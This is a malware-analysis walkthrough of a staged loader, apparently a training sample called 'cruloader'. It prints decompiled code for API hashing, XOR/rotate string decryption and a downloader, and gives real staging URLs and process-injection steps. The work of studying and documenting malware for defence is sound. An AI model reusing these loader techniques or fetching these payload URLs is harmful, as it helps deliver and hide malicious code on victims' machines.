
- Then the filename is passed through the following computation. By googling the constants, I found out this is probably CRC32.



```
if ( !dword_41628C )
{
  for ( i = 0; i < 256; ++i )
  {
    v4 = ((unsigned int)i >> 1) ^ 0xEDB88320;
    if ( (i & 1) == 0 )
      v4 = (unsigned int)i >> 1;
    v5 = (v4 >> 1) ^ 0xEDB88320;
    if ( (v4 & 1) == 0 )
      v5 = v4 >> 1;
    v6 = (v5 >> 1) ^ 0xEDB88320;
    if ( (v5 & 1) == 0 )
      v6 = v5 >> 1;
    v7 = (v6 >> 1) ^ 0xEDB88320;
    if ( (v6 & 1) == 0 )
      v7 = v6 >> 1;
    v8 = (v7 >> 1) ^ 0xEDB88320;
    if ( (v7 & 1) == 0 )
      v8 = v7 >> 1;
    v9 = (v8 >> 1) ^ 0xEDB88320;
    if ( (v8 & 1) == 0 )
      v9 = v8 >> 1;
    v10 = (v9 >> 1) ^ 0xEDB88320;
    if ( (v9 & 1) == 0 )
      v10 = v9 >> 1;
    v11 = (v10 >> 1) ^ 0xEDB88320;
    if ( (v10 & 1) == 0 )
      v11 = v10 >> 1;
    dword_416690[i] = v11;
  }
  dword_41628C = 1;
}
v12 = -1;
```

- Then, there is a check that seems to compare the CRC32 checksum of the file name to 0xB925C42D. A Google search reveals this is the hash for svchost.exe.

  If true, the sample proceeds to download additional content from the internet.
  If false, the code performs some anti-analysis tests and then injects code into svchost.exe.




```
sub     ecx, edx
mov     edx, esi
push    ecx
call    compute_crc32_checksum
add     esp, 4
cmp     eax, 0B925C42Dh
jz      loc_402085
```

```
mov     edx, 8436F795h
xor     ecx, ecx
call    sub_401210
call    eax
test    eax, eax
jnz     loc_402071
```

```
loc_402085:
call    sub_401DC0
mov     ecx, [ebp+var_4]
xor     eax, eax
xor     ecx, ebp        ; StackCookie
pop     esi
call    @__security_check_cookie@4 ; __security_check_cookie(x)
mov     esp, ebp
pop     ebp
retn
_main endp
```

- It is procedure sub_401DC0 that is supposed to proceed to downloading a payload. The procedure itself does not (yet) look like a typical downloading procedure though:



```
 1 int __usercall download_payload@<eax>(int a1@<ebp>)
 2 {
 3   int v1; // eax
 4   int v2; // ecx
 5   int v3; // eax
 6   _OWORD v5[2]; // [esp-40h] [ebp-4Ch] BYREF
 7   __int16 v6; // [esp-20h] [ebp-2Ch]
 8   int v7; // [esp+0h] [ebp-Ch]
 9   int v8; // [esp+4h] [ebp-8h]
10   int retaddr; // [esp+Ch] [ebp+0h]
11 
12   v7 = a1;
13   v8 = retaddr;
14   dword_416AB8 = sub_401210(2, 0xDA16A83D);
15   dword_416AD8 = sub_401210(2, 0x16505E0);
16   dword_416ABC = sub_401210(2, 0x6CC098F5);
17   dword_416AD4 = sub_401210(2, 0xE5191D24);
18   v5[0] = xmmword_413C7C;
19   v6 = 234;
20   v5[1] = xmmword_413C8C;
21   v1 = lstrlenA((LPCSTR)v5);
22   v2 = 0;
23   do
24   {
25     *((_BYTE *)v5 + v2) = __ROL1__(*((_BYTE *)v5 + v2), 4) ^ 0xC5;
26     ++v2;
27   }
28   while ( v2 < v1 );
29   v3 = sub_401290(v5);
30   return sub_4013A0(v3);
31 }
```


Instead, there again seems to be some kind of hashing going on (lines 14-17). Again, I did an online search for the hash values. I found the following:

https://github.com/tildedennis/malware/blob/master/phasebot/api_hashes

It looks like the sub_401210 procedure here is meant to resolve APIs using hash values. The reveals the program is looking up the following functions:


- InternetOpenA
- InternetOpenUrlA
- InternetReadFile
- InternetCloseHandle

- It is clear that sub_401290 is a procedure that downloads something, and the parameter must be a URL (IDA already inferred that). So the loop right above it must be the one that computes v5 = the URL we are fetching.



```
v5[0] = xmmword_253C7C;
v6 = 234;
v5[1] = xmmword_253C8C;
strlength = lstrlenA((LPCSTR)v5);
iterator = 0;
do
{
  *((_BYTE *)v5 + iterator) = __ROL1__(*((_BYTE *)v5 + iterator), 4) ^ 0xC5;
  ++iterator;
}
while ( iterator < strlength );
v3 = sub_241290((LPCSTR)v5);
return sub_2413A0(v3);
```

The procedure does the following for every byte: it rotates left by 4, and then XORs with 0xC5. This can be reversed with some CyberChef magic:



gchq.github.io/CyberChef/#recipe=From_Hex('Auto')Rotate_right(4,false)XOR(%7B'option':'Hex','string':'C5'%7D,'Standard',fals...

Recipe:

- From Hex — Delimiter: Auto
- Rotate right — Amount: 4; Carry through: ☐
- XOR — Key: C5 (HEX); Scheme: Standard; Null preserving: ☐
- Reverse — By: Character


Input:

```
2818CF8A0A988AAE2B4A7BAE8AAA6ABEBACA7A0A1B6B4A5BAEAEFF6B5B1B1BDA
```

Output:

```
https://pastebin.com/raw/mLem9DG
```

This pastebin URL is a good first **indicator of compromise.** It contains the following:




pastebin.com/raw/mLem9DGk

```
https://i.ibb.co/KsfqHym/PNG-02-Copy.png
```

This is a second **https://i.ibb.co/KsfqHym/PNG-02-Copy.png**

- Once the pastebin url is fetched, one more function gets called: sub_2413A0. Again, a similar encryption process in the beginning: this time for “\output.”. Some API’s get resolved in the same way as before too:



```
*(_QWORD *)String = 0x13B6A6F6B6A60734i64;
v2 = lstrlenA(String);
v3 = 0;
do
{
  String[v3] = __ROL1__(String[v3], 4) ^ 0x1F;
  ++v3;
}
while ( v3 < v2 );
MultiByteToWideChar(0, 1u, String, -1, WideCharStr, 35);
v4 = fetchapi(0, 128164624);
v5 = fetchapi(0, 1972962300);
v26 = fetchapi(0, -1578112727);
v24 = fetchapi(0, -857123310);
((void (__stdcall *)(int, char *))v4)(260, v28);
v6 = (char *)&v27 + 2;
do
{
  v7 = *((_WORD *)v6 + 1);
```

  This time the APIs used are the ones to retrieve a temporary directory, create a directory, create a file and write to it.


- Underneath there’s one more encryption loop, this time with key 0x9a hiding the string “cruloader”.

  It looks like we loop over the contents of https://i.ibb.co/KsfqHym/PNG-02-Copy.png, decrypt it with key 0x61 this time, until we reach the string “cruloader”. The file pointer then points to everything after “cruloader”.

  I translated that all to Python to retrieve the third stage executable, in a script called fetch-third-stage.py.

- The last part of the second stage is a function that decrypts the value “C:\Windows\System32\svchost.exe”. I skipped further analysis of the second stage and assumed the third stage would be injected into there.

- The entropy of the third stage file is really low, and so is the file size itself. I guess there will be not much work left to do.




Entropy

Type: PE32
Offset: 00000000
Size: 000024a8
Count: 18
Size: 00000209
Total: 5.20842
Status: not packed(65%)

Regions

Offset	Size	Entropy	Status	Name
00000000	00000400	2.48801	not packed	PE Header
00000400	00000e00	5.91050	not packed	Section(0)['.text']
00001200	00000c00	4.45663	not packed	Section(1)['.rdata']
00001e00	00000200	0.28322	not packed	Section(2)['.data']

- The analysis of the third stage file in IDA is indeed quite simple. It simply creates a message box:



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  MessageBoxA(0, "Uh Oh, Hacked!!", "FUD 1337 Cruloader Payload Test. Don't upload to VT.", 0);
  return 0;
}
```